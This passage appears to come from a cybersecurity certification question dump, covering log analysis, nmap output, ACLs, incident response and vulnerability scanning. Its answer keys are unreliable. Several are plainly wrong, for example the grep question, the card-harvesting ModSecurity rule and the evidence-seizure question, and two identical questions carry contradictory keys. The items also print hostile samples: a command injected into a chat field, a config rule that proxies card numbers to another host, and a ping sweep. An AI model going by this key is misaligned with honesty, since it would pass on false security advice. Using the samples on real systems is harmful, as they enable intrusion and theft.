D. Perform a binary analysis on the /tmp/.t/t file, as it is likely to be a rogue SSHD server.
Answer: A (LEAVE A REPLY)

NEW QUESTION: 60
It is important to parameterize queries to prevent:
A. the execution of unauthorized actions against a database.
B. a memory overflow that executes code with elevated privileges.
C. the establishment of a web shell that would allow unauthorized access.
D. the queries from using an outdated library with security vulnerabilities.

Answer: A (LEAVE A REPLY)
Reference:
https://stackoverflow.com/QUESTION NO:s/4712037/what-is-parameterized-query

NEW QUESTION: 61
A web-based front end for a business intelligence application uses pass-through authentication to authenticate users. The application then uses a service account to perform queries and look up data in a database. A security analyst discovers employees are accessing data sets they have not been authorized to use. Which of the following will fix the cause of the issue?
A. Configure database security logging using syslog or a SIEM
B. Parameterize queries to prevent unauthorized SQL queries against the database
C. Enforce unique session IDs so users do not get a reused session ID
D. Change the security model to force the users to access the database as themselves
Answer: D (LEAVE A REPLY)

NEW QUESTION: 62
An analyst is troubleshooting a PC that is experiencing high processor and memory consumption.
Investigation reveals the following processes are running on the system:
lsass.exe
csrss.exe
wordpad.exe
notepad.exe
Which of the following tools should the analyst utilize to determine the rogue process?
A. Use grep to search.
B. Use Netstat.
C. Ping 127.0.0.1.
D. Use Nessus.
Answer: B (LEAVE A REPLY)

NEW QUESTION: 63
An analyst is detecting Linux machines on a Windows network. Which of the following tools should be used to detect a computer operating system?
A. nslookup
B. netstat
C. nmap

D. whois
Answer: C (LEAVE A REPLY)

NEW QUESTION: 64
A company that is hiring a penetration tester wants to exclude social engineering from the list of authorized activities.
Which of the following documents should include these details?
A. Service level agreement
B. Acceptable use policy
C. Memorandum of understanding
D. Rules of engagement
E. Master service agreement
Answer: D (LEAVE A REPLY)

NEW QUESTION: 65
A cybersecurity analyst is conducting a security test to ensure that information regarding the web server is protected from disclosure.
The cybersecurity analyst requested an HTML file from the web server, and the response came back as follows:

```
HTTP/1.1 404 Object Not Found
Server: Microsoft-IIS/5.0
Date: Tues, 19 Apr 2016 06:32:24 GMT
Content-Type: text/html
Content-Length: 111
<html><head><title>Site Not Found</title></head>
<body>No web site is configured at this address. </body></html>
```

Which of the following actions should be taken to remediate this security issue?
A. Set "Perprocesslogging" to 1 in the URLScan.ini configuration file.
B. Set "Allowlatescanning" to 1 in the URLScan.ini configuration file.
C. Set "Removeserverheader" to 1 in the URLScan.ini configuration file.
D. Set "Enablelogging" to 0 in the URLScan.ini configuration file.
Answer: C (LEAVE A REPLY)

NEW QUESTION: 66
A security analyst discovered a specific series of IP addresses that are targeting an organization.
None of the attacks have been successful. Which of the following should the security analyst perform NEXT?
A. Determine the attack vector and total attack surface
B. Begin blocking all IP addresses within that subnet
C. Begin a kill chain analysis to determine the impact
D. Conduct threat research on the IP addresses
Answer: (SHOW ANSWER)

NEW QUESTION: 67
A development team uses open-source software and follows an Agile methodology with two-week sprints. Last month, the security team filed a bug for an insecure version of a common library. The DevOps team updated the library on the server, and then the security team rescanned the server to verify it was no longer vulnerable.

This month, the security team found the same vulnerability on the server.
Which of the following should be done to correct the cause of the vulnerability?
A. Instruct the developers to use input validation in the code.
B. Implement a software repository management tool.
C. Install a HIPS on the server.
D. Deploy a WAF in front of the application.
Answer: (SHOW ANSWER)

NEW QUESTION: 68
An analyst is examining a system that is suspected of being involved in an intrusion.
The analyst uses the command `cat/etc/passwd' and receives the following partial output:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/bin/bash
```

Based on the above output, which of the following should the analyst investigate further?
A. User `daemon' should not have a home directory of /usr/sbin
B. User `news' should not have a default shell of /bin/bash
C. User `mail' should not have a default shell of /usr/sbin/nologin
D. User `root' should not have a home directory of /root
Answer: B (LEAVE A REPLY)

NEW QUESTION: 69
An organization that handles sensitive financial information wants to perform tokenization of data to enable the execution of recurring transactions. The organization is most interested in a secure, built-in device to support its solution. Which of the following would MOST likely be required to perform the desired function?
A. FPGA
B. TPM
C. HSM
D. UEFI
E. eFuse
Answer: B (LEAVE A REPLY)

NEW QUESTION: 70
A security analyst is reviewing the logs from an internal chat server. The chat.log file is too large to review manually, so the analyst wants to create a shorter log file that only includes lines associated with a user demonstrating anomalous activity. Below is a snippet of the log:

Line	User	Time	Command	Result
36570	DEV12	02.01.13.151219	KICK DEV27	OK
36571	JAVASHARK	02.01.13.151255	JOIN #CHATOPS e32kk10	OK
36572	DEV12	02.01.13.151325	PART #CHATOPS	OK
36573	CHATTER14	02.01.13.151327	JOIN';CAT ../etc/config'	OK
36574	PYTHONFUN	02.01.13.151330	PRIVMSG DEV99 "?"	OK
36575	DEV99	02.01.13.151358	PRIVMSG PYTHONFUN "OK"	OK

Which of the following commands would work BEST to achieve the desired result?

A. grep -i chatter14 chat.log

B. grep -v javashark chat.log

C. grep -v chatter14 chat.log

D. grep -i pythonfun chat.log

E. grep -i javashark chat.log

F. grep -v pythonfun chat.log

Answer: B (LEAVE A REPLY)

NEW QUESTION: 71

A security analyst is investigating a malware infection that occurred on a Windows system. The system was not connected to a network and had no wireless capability Company policy prohibits using portable media or mobile storage The security analyst is trying to determine which user caused the malware to get onto the system Which of the following registry keys would MOST likely have this information?

A. HKEY_USERS\<user SID>\Software\Microsoft\Windows\explorer\MountPoints2

B. HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\services\eventlog\System\iusb3hub

C. HKEY_USERS\<user SID>\Software\Microsoft\Windows\CurrentVersion\Run

D. HKEY_USERS\<user SID>\Software\Microsoft\Internet Explorer\Typed URLs

E. HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run

Answer: (SHOW ANSWER)

NEW QUESTION: 72

An organization has recently found some of its sensitive information posted to a social media site.

An investigation has identified large volumes of data leaving the network with the source traced back to host 192.168.1.13. An analyst

```
Starting Nmap 4.67 (http://nmap.org) at 2011-11-03 18:32 EDT
Nmap scan report for 192.168.1.13
Host is up (0.00066s latency).
Not shown: 990 closed ports
PORT            STATE           SERVICE
22/tcp          open            ssh
80/tcp          open            http
111/tcp         open            rpcbind
139/tcp         open            netbios-ssn
1417/tcp        open            timbuktu-srv1
3306/tcp        open            mysql
27573/tcp       open            winHelper

MAC Address:01:AA:FB:23:21:45

Nmap done: 1 IP address (1 host up) scanned in 4.22 seconds
```


Subsequent investigation has allowed the organization to conclude that all of the well-known, standard ports are secure. Which of the following services is the problem?

A. timbuktu-serv1

B. winHelper

C. mysql

D. ssh

E. rpcbind

Answer: A (LEAVE A REPLY)

NEW QUESTION: 73

A security analyst is running a routine vulnerability scan against a web farm. The farm consists of a single server acting as a load-balancing reverse proxy and offloads cryptographic processes to the backend servers. The backend servers consist of four servers that process the inquiries for the front end.

Vulnerability	Risk	Time	Host
SSL Expiration Less Than 90 days	Low	12:45	farm.company.com
SSL Certificate Hostname Mismatch	Medium	12:58	backend1.local
SSL Certificate Hostname Mismatch	Medium	13:11	backend2.local
SSL Certificate Hostname Mismatch	Medium	13:24	backend3.local
SSL Certificate Hostname Mismatch	Medium	13:37	backend4.local

A web service SSL query of each server responds with the same output:

Connected (0x000003)

depth=0 /0=farm.company.com/CN=farm.company.com/OU=Domain Control Validated Which of the following results BEST addresses these findings?

A. Require that the application development team renews the farm certificate and includes a wildcard for the `local' domain in the certificate SAN field

B. Create an exception in the vulnerability scanner, as the results and false positives and can be ignored safely

C. Notify the application development team of the findings and advise management of the results

D. Advise the application development team that the SSL certificates on the backend servers should be revoked and reissued to match their hostnames

Answer: B (LEAVE A REPLY)

NEW QUESTION: 74

A security analyst is reviewing packet captures for a specific server that is suspected of containing malware and discovers the following packets:

```
3.252.34.101 138.23.45.201 TCP dns (53) -> 56712 [SYN, ACK] Seq=0 Ack=1 Win=4128 Len=0
38.23.45.201 73.252.34.101 TCP 56712 -> dns (53) [ACK] Seq=1 Ack=1 Win=4128 Len=0
3.252.34.101 138.23.45.201 SSH Server: Protocol (SSH-2.0-Cisco-1.25)
38.23.45.201 73.252.34.101 SSH Client: Protocol (SSH-1.99-Cisco-1.25)
3.252.34.101 138.23.45.201 SSHv2 Server: Key Exchange Init
03.34.243.12 73.252.34.101 TCP 62014 -> ftp (21) [SYN] Seq=0 Win=65535 Len=0
3.252.34.101 103.34.243.12 TCP ftp (21) -> 62014 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0
03.34.243.12 73.252.34.101 TCP 62014 -> ftp (21) [ACK] Seq=1 Ack=1 Win=65535 Len=0
3.252.34.101 103.34.243.12 FTP Response: 220 ProFTPD 1.3.0a Server
03.34.243.12 73.252.34.101 FTP Request: User ftp
3.252.34.101 103.34.243.12 FTP Response: 331 Anonymous login ok, send your complete email address
s your password.
03.34.243.12 73.252.34.101 FTP Request: Pass ftp
3.252.34.101 103.34.243.12 FTP Response: 230 Anonymous access granted, restrictions apply,
02.53.245.78 73.252.34.101 TCP 57678 -> 8080[SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval
35172936 TSecr=2216538 WS=64
3.252.34.101 202.53.245.78 TCP 8080 -> 57678[SYN, ACK] Seq=1 Ack=1 Win=5888 Len=0 TSval=2216543
Secr=835172936
02.53.245.78 73.252.34.101 HTTP GET /images/layout/logo.png HTTP/1.0
02.53.245.78 73.252.34.101 TCP 57678 -> 8080[ACK] Seq=135 Ack=2897 Win=11648 Len=0 TSval=2216543
Secr=835172936
```

Which of the following traffic patterns or data would be MOST concerning to the security analyst?

A. Anonymous access granted by 103.34.243.12

B. Port used for SMTP traffic from 73.252.34.101

C. Ports used for HTTP traffic from 202.53.245.78

D. Unencrypted password sent from 103.34.243.12

Answer: A (LEAVE A REPLY)

NEW QUESTION: 75

During an investigation, a computer is being seized. Which of the following is the FIRST step the analyst should take?

A. Power off the computer and remove it from the network.

B. Perform a physical hard disk image.

C. Unplug the network cable and take screenshots of the desktop.

D. Initiate chain-of-custody documentation.

Answer: A (LEAVE A REPLY)

NEW QUESTION: 76

The Chief Information Security Officer (CISO) asks a security analyst to write a new SIEM search rule to determine if any credit card numbers are being written to log files. The CISO and security analyst suspect the following log snippet contains real customer card data:

```
RecordError - dumping affected entry:
CustomerName: John Doe
Card1RawString: 0413555577814399
Card2RawString: 0444719465780100
CVV: not-stored
CustomerID: 1234-5678
```

Which of the following expressions would find potential credit card numbers in a format that matches the log snippet?

A. "1234-5678"

B. "04*"

C. (0-9) x 16

D. ^[0-9](16)$

Answer: D (LEAVE A REPLY)

NEW QUESTION: 77

A cybersecurity analyst has received the laptop of a user who recently left the company.

The analyst types `history' into the prompt, and sees this line of code in the latest bash history:

```
> for i in seq 255; ping -c 1 192.168.0.$i; done
```

This concerns the analyst because this subnet should not be known to users within the company.

Which of the following describes what this code has done on the network?

A. Sequentially sent an ICMP echo reply to the Class C network.

B. Performed a half open SYB scan on the network.

C. Performed a ping sweep of the Class C network.

D. Sent 255 ping packets to each host on the network.

Answer: C (LEAVE A REPLY)

NEW QUESTION: 78

The security team for a large, international organization is developing a vulnerability management program. The development staff has expressed concern that the new program will cause service interruptions and downtime as vulnerabilities are remedied.

Which of the following should the security team implement FIRST as a core component of the remediation process to address this concern?

A. Change control procedures

B. Automated patch management

C. Isolation of vulnerable servers

D. Security regression testing

Answer: D (LEAVE A REPLY)

NEW QUESTION: 79
A security analyst is evaluating two vulnerability management tools for possible use in an organization. The analyst set up each of the tools according to the respective vendor's instructions and generated a report of vulnerabilities that ran against the same target server.
Tool A reported the following:

```
The target host (192.168.10.13) is missing the following patches:
CRITICAL KB50227328: Windows Server 2016 June 2019 Cumulative Update
CRITICAL KB50255293: Windows Server 2016 July 2019 Cumulative Update
HIGH MS19-055: Cumulative Security Update for Edge (2863871)
```

Tool B reported the following:

```
Methods GET HEAD OPTIONS POST TRACE are allowed on 192.168.10.13:80
192.168.10.13:443 uses a self-signed certificate
Apache 4.2.x < 4.2.28 Contains Multiple Vulnerabilities
```

Which of the following BEST describes the method used by each tool? (Choose two.)
A. Tool B utilized machine learning technology.
B. Tool A used fuzzing logic to test vulnerabilities.
C. Tool A is unauthenticated.
D. Tool B is agent based.
E. Tool A is agent based.
F. Tool B is unauthenticated.
Answer: C,D (LEAVE A REPLY)

NEW QUESTION: 80
The help desk noticed a security analyst that emails from a new email server are not being sent out. The new email server was recently added to the existing ones. The analyst runs the following command on the new server.

```
nslookup -type=txt exampledomain.org

"v=spf1 ip4:72.56.48.0/28 -all"
```

Given the output, which of the following should the security analyst check NEXT?
A. The DMARC policy
B. The DNS name of the new email server
C. The version of SPF that is being used
D. The IP address of the new email server
Answer: C (LEAVE A REPLY)

NEW QUESTION: 81
After completing a vulnerability scan, the following output was noted:

```
CVE-2011-3389
QID 42366 - SSLv3.0 / TLSv1.0 Protocol weak CBC mode Server side vulnerability

Check with:

openssl s_client -connect qualys.jive.mobile.com:443 - tls1 -cipher "AES:CAMELLIA:SEED:3DES:DES"
```


Which of the following vulnerabilities has been identified?
A. VPN tunnel vulnerability.
B. Web application cryptography vulnerability.

C. Active Directory encryption vulnerability.
D. PKI transfer vulnerability.
Answer: B (LEAVE A REPLY)

NEW QUESTION: 82
A security analyst is investigating a compromised Linux server. The analyst issues the ps command and receives the following output:

```
1286   ?    Ss    0:00    /usr/sbin/cupsd -f
1287   ?    Ss    0:00    /usr/sbin/httpd
1297   ?    Ssl   0:00    /usr/bin/libvirtd
1301   ?    Ss    0:00    ./usr/sbin/sshd -D
1308   ?    Ss    0:00    /usr/sbin/atd -f
```


Which of the following commands should the administrator run NEXT to further analyze the compromised system?
A. strace /proc/1301
B. kill -9 1301
C. /bin/ls -l /proc/1301/exe
D. rpm -V openssh-server
Answer: A (LEAVE A REPLY)

NEW QUESTION: 83
A security analyst is evaluating two vulnerability management tools for possible use in an organization. The analyst set up each of the tools according to the respective vendor's instructions and generated a report of vulnerabilities that ran against the same target server.
Tool A reported the following:

```
The target host (192.168.10.13) is missing the following patches:
CRITICAL KB50227328: Windows Server 2016 June 2019 Cumulative Update
CRITICAL KB50255293: Windows Server 2016 July 2019 Cumulative Update
HIGH MS19-055: Cumulative Security Update for Edge (2863871)
```

Tool B reported the following:

```
Methods GET HEAD OPTIONS POST TRACE are allowed on 192.168.10.13:80
192.168.10.13:443 uses a self-signed certificate
Apache 4.2.x < 4.2.28 Contains Multiple Vulnerabilities
```

Which of the following BEST describes the method used by each tool? (Choose two.)
A. Tool A is unauthenticated.
B. Tool B utilized machine learning technology.
C. Tool A is agent based.
D. Tool B is agent based.
E. Tool A used fuzzing logic to test vulnerabilities.
F. Tool B is unauthenticated.
Answer: A,D (LEAVE A REPLY)
NEW QUESTION: 84
What organization manages the global IP address space?
A. IANA
B. ARIN

C. WorldNIC

D. NASA

Answer: A (LEAVE A REPLY)

NEW QUESTION: 85

Given the following access log:

```
access_log: 10.1.1.3 - -[66.66.132.6 -100] "Get
/js/query-ui/js/?a.aspectRatio:this.originalSize.height%7c%7c1%3ba=e(HTTP/1.1" 403 22

access_log: 10.1.1.3 - -[66.66.132.6 -100] "Get /js/query-ui/js/?a.aspectRatio:this.originalSize.height | |
1;a=e( HTTP/1.1" 303 333

access_log: 10.1.1.3 - -[66.66.132.6 -100] "Get /scripts/query-ui/js/J);F.optgroup=F .option;F .tbody=F
.tfoot=F .colorgroup=F .caption=F .thread;F .th=F .td;if (!c.support.htmlSerialize)F._default=(1, HTTP/1.1"
403 338
```

Which of the following accurately describes what this log displays?

A. A vulnerability in jQuery

B. Application integration with an externally hosted database

C. A vulnerability in Javascript

D. A vulnerability scan performed from the Internet

Answer: D (LEAVE A REPLY)

NEW QUESTION: 86

A network administrator is attempting to troubleshoot an issue regarding certificates on a secure website.

During the troubleshooting process, the network administrator notices that the web gateway proxy on the local network has signed all of the certificates on the local machine.

Which of the following describes the type of attack the proxy has been legitimately programmed to perform?

A. Spoofing

B. Replay

C. Man-in-the-middle

D. Transitive access

Answer: C (LEAVE A REPLY)

NEW QUESTION: 87

A storage area network (SAN) was inadvertently powered off while power maintenance was being performed in a datacenter. None of the systems should have lost all power during the maintenance. Upon review, it is discovered that a SAN administrator moved a power plug when testing the SAN's fault notification features.

Which of the following should be done to prevent this issue from reoccurring?

A. Install additional batteries in the SAN power supplies with enough capacity to keep the system powered on during maintenance operations.

B. Ensure both power supplies on the SAN are serviced by separate circuits, so that if one circuit goes down, the other remains powered.

C. Install a third power supply in the SAN so loss of any power intuit does not result in the SAN completely powering off.

D. Ensure power configuration is covered in the datacenter change management policy and have the SAN administrator review this policy.
Answer: (SHOW ANSWER)

NEW QUESTION: 88
A cybersecurity analyst has been asked to follow a corporate process that will be used to manage vulnerabilities for an organization. The analyst notices the policy has not been updated in three years. Which of the following should the analyst check to ensure the policy is still accurate?
A. Governing regulations
B. Threat intelligence reports
C. Technical constraints
D. Corporate minutes
Answer: B (LEAVE A REPLY)

NEW QUESTION: 89
During a review of security controls, an analyst was able to connect to an external, unsecured FTP server from a workstation. The analyst was troubleshooting and reviewed the ACLs of the segment firewall the workstation is connected to:

Seq	Direction	Source IP/Mask	Dest IP/Mask	Protocol	Src Port	Dest Port	DSCP	Action
1	In	10.1.1.0/255.255.255.0	172.21.50.5/255.255.255.255	17	0-65535	53-53	Any	Permit
2	Out	172.21.50.5/255.255.255.255	10.1.1.0/255.255.255.0	17	53-53	0-65535	Any	Permit
3	In	10.40.40.0/255.255.255.0	10.1.1.0/255.255.255.0	17	3389-3389	0-65535	Any	Permit
4	Out	10.1.1.0/255.255.255.0	10.1.1.0/255.255.255.0	17	0-65535	3389-3389	Any	Permit
5	In	10.40.40.0/255.255.255.0	10.1.1.0/255.255.255.0	6	3389-3389	0-65535	Any	Permit
6	Out	10.1.1.0/255.255.255.0	10.40.40.0/255.255.255.0	6	0-65535	3389-3389	Any	Permit
7	In	10.40.40.0/255.255.255.0	10.1.1.0/255.255.255.0	6	0-65535	23-25	Any	Permit
8	Out	10.1.1.0/255.255.255.0	0.0.0.0/0.0.0.0	6	0-65535	20-21	Any	Permit
9	Out	10.1.1.0/255.255.255.0	0.0.0.0/0.0.0.0	6	0-65535	80	Any	Permit
10	Any	0.0.0.0/0.0.0.0	0.0.0.0/0.0.0.0	1	0-65535	0-65535	Any	Deny

Based on the ACLs above, which of the following explains why the analyst was able to connect to the FTP server?
A. FTP was allowed in Seq 10 of the ACL.
B. FTP was allowed as being outbound from Seq 9 of the ACL.
C. FTP was allowed as being included in Seq 3 and Seq 4 of the ACL.
D. FTP was explicitly allowed in Seq 8 of the ACL.
Answer: D (LEAVE A REPLY)

NEW QUESTION: 90
An information security analyst is compiling data from a recent penetration test and reviews the following output:

```
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-01 16:06 UTC
Nmap scan report for 10.79.95.173.rdns.datacenters.com (10.79.95.173)
Host is up (0.026s latency).
Not shown: 994 filtered ports
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     Microsoft ftpd
22/tcp   open  ssh     SilverSHield sshd (protocol 2.0)
80/tcp   open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
443/tcp  open  https?
691/tcp  open  resvc?
5060/tcp open  sip     Barracuda NG Firewall (Status: 200 OK)
Nmap done: 1 IP address (1 host up) scanned in 158.22 seconds
```

The analyst wants to obtain more information about the web-based services that are running on the target.
Which of the following commands would MOST likely provide the needed information?

A. ftpd 10.79.95.173.rdns.datacenters.com 443
B. telnet 10.79.95.173 443
C. tracert 10.79.95.173
D. ping -t 10.79.95.173.rdns.datacenters.com
Answer: (SHOW ANSWER)

NEW QUESTION: 91
A security analyst was alerted to a tile integrity monitoring event based on a change to the vhost-paymonts .conf file The output of the diff command against the known-good backup reads as follows

```
SecRule ARGS:Card "@rx ([0-9]+)" "id:123456,pass,capture,proxy:https://10.0.0.128/%{matched_var},nolog,noauditlog"
```

Which of the following MOST likely occurred?
A. The file was altered to verify the card numbers are valid.
B. The file was altered to avoid logging credit card information
C. The file was altered to accept payments without charging the cards
D. The file was altered to harvest credit card numbers
Answer: C (LEAVE A REPLY)

NEW QUESTION: 92
A company invested ten percent of its entire annual budget in security technologies. The Chief Information Officer (CIO) is convinced that, without this investment, the company will risk being the next victim of the same cyber attack its competitor experienced three months ago. However, despite this investment, users are sharing their usernames and passwords with their coworkers to get their jobs done. Which of the following will eliminate the risk introduced by this practice?
A. Force a daily password change
B. Send an email asking users not to share their credentials
C. Run a report on all users sharing their credentials and alert their managers of further actions
D. Invest in and implement a solution to ensure non-repudiation
Answer: B (LEAVE A REPLY)

NEW QUESTION: 93
A network attack that is exploiting a vulnerability in the SNMP is detected.
Which of the following should the cybersecurity analyst do FIRST?
A. Apply the required patches to remediate the vulnerability.
B. Escalate the incident to senior management for guidance.
C. Disable all privileged user accounts on the network.

D. Temporarily block the attacking IP address.

Answer: A (LEAVE A REPLY)

Reference:

https://beyondsecurity.com/scan-pentest-network-vulnerabilities-snmp-protocol-version- detection.html

NEW QUESTION: 94

During a recent audit, there were a lot of findings similar to and including the following:

192.45.13.65 192.45.13.66 192.45.13.67 192.45.14.59 192.45.14.60 192.45.14.61 192.45.14.62 192.45.14.63	Vulnerable OS: Microsoft Windows Server 2012 R2 Vulnerable software installed: Adobe Flash 20.0.0.272
192.45.13.65 192.45.13.66 192.45.13.67 192.45.14.59 192.45.14.60 192.45.14.61 192.45.14.62 192.45.14.63	Vulnerable software installed: Microsoft SharePoint Foundation 2010 14.0.6029.1000 HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109CE0100000100000000F01FEC\InstallProperties - key existsThe Office component Microsoft Word Server is running an affected version - 14.0.6029.1000 HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109CE0100000100000000F01FEC\Patches\602FDAF466AB90540ADE467809F449F5 - key does not existPatch {4FADF206-BA66-4509-A0ED-6487904F945F} is not installed
192.45.13.65 192.45.13.66 192.45.13.67 192.45.14.59 192.45.14.60 192.45.14.61 192.45.14.62 192.45.14.63	Vulnerable software installed: Office 2007 HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000021095F0100000100000000F01FEC\InstallProperties - key existsThe Office component Microsoft Office Excel Services is running an affected version - 12.0.6612.1000 HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000021095F0100000100000000F01FEC\Patches\F6A389258DE016A46B54137BE227809A - key does not existPatch {52983A6F-0ED8-4A61-B645-31B72E7208A9} is not installed
192.45.14.60 192.45.14.61 192.45.14.62 192.45.14.63	Vulnerable software installed: Office 2010 Based On the following 2 results: HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109510190400100000000F01FEC\Patches\FC0008A30BA17544EB340C8942E98787 - key does not

Which of the following would be the BEST way to remediate these findings and minimize similar findings in the future?

A. Remove the affected software programs from the servers.

B. Use an automated patch management solution.

C. Run Microsoft Baseline Security Analyzer on all of the servers.

D. Schedule regular vulnerability scans for all servers on the network.

Answer: B (LEAVE A REPLY)

NEW QUESTION: 95

Which of the following is the MOST important objective of a post-incident review?

A. Develop a process for containment and continue improvement efforts

B. Identify a new management strategy

C. Identify new technologies and strategies to remediate

D. Capture lessons learned and improve incident response processes

Answer: D (LEAVE A REPLY)

NEW QUESTION: 96

A security analyst has been asked to remediate a server vulnerability.

Once the analyst has located a patch for the vulnerability, which of the following should happen NEXT?

A. Rescan to ensure the vulnerability still exists.

B. Begin the incident response process.

C. Start the change control process.

D. Implement continuous monitoring.

Answer: C (LEAVE A REPLY)

NEW QUESTION: 97

A security analyst received an alert from the SIEM indicating numerous login attempts from users outside their usual geographic zones, all of which were initiated through the web-based mail server. The logs indicate all domain accounts experienced two login attempts during the same time frame.

Which of the following is the MOST likely cause of this issue?

A. A password-spraying attack was performed against the organization.

B. A DDoS attack was performed against the organization.

C. This was normal shift work activity; the SIEM's AI is learning.

D. A credentialed external vulnerability scan was performed.

Answer: (SHOW ANSWER)

Reference:

https://doubleoctopus.com/security-wiki/threats-and-tools/password-spraying/

NEW QUESTION: 98

Which of the following is a feature of virtualization that can potentially create a single point of failure?

A. Running multiple OS instances

B. Load balancing hypervisors

C. Server consolidation

D. Faster server provisioning

Answer: (SHOW ANSWER)

NEW QUESTION: 99


A security analyst received a SIEM alert regarding high levels of memory consumption for a critical system.

After several attempts to remediate the issue, the system went down. A root cause analysis revealed a bad actor forced the application to not reclaim memory. This caused the system to be depleted of resources.

Which of the following BEST describes this attack?

A. Array attack
B. Denial of service
C. Memory corruption
D. Injection attack
Answer: C (LEAVE A REPLY)
NEW QUESTION: 100
The development team recently moved a new application into production for the accounting department. After this occurred, the Chief Information Officer (CIO) was contacted by the head of accounting because the application is missing a key piece of functionality that is needed to complete the corporation's quarterly tax returns. Which of the following types of testing would help prevent this from reoccurring?
A. Security regression testing
B. Static code testing
C. User acceptance testing
D. Input validation testing
Answer: C (LEAVE A REPLY)

NEW QUESTION: 101
Welcome to the Enterprise Help Desk System. Please work the ticket escalated to you in the desk ticket queue.
INSTRUCTIONS
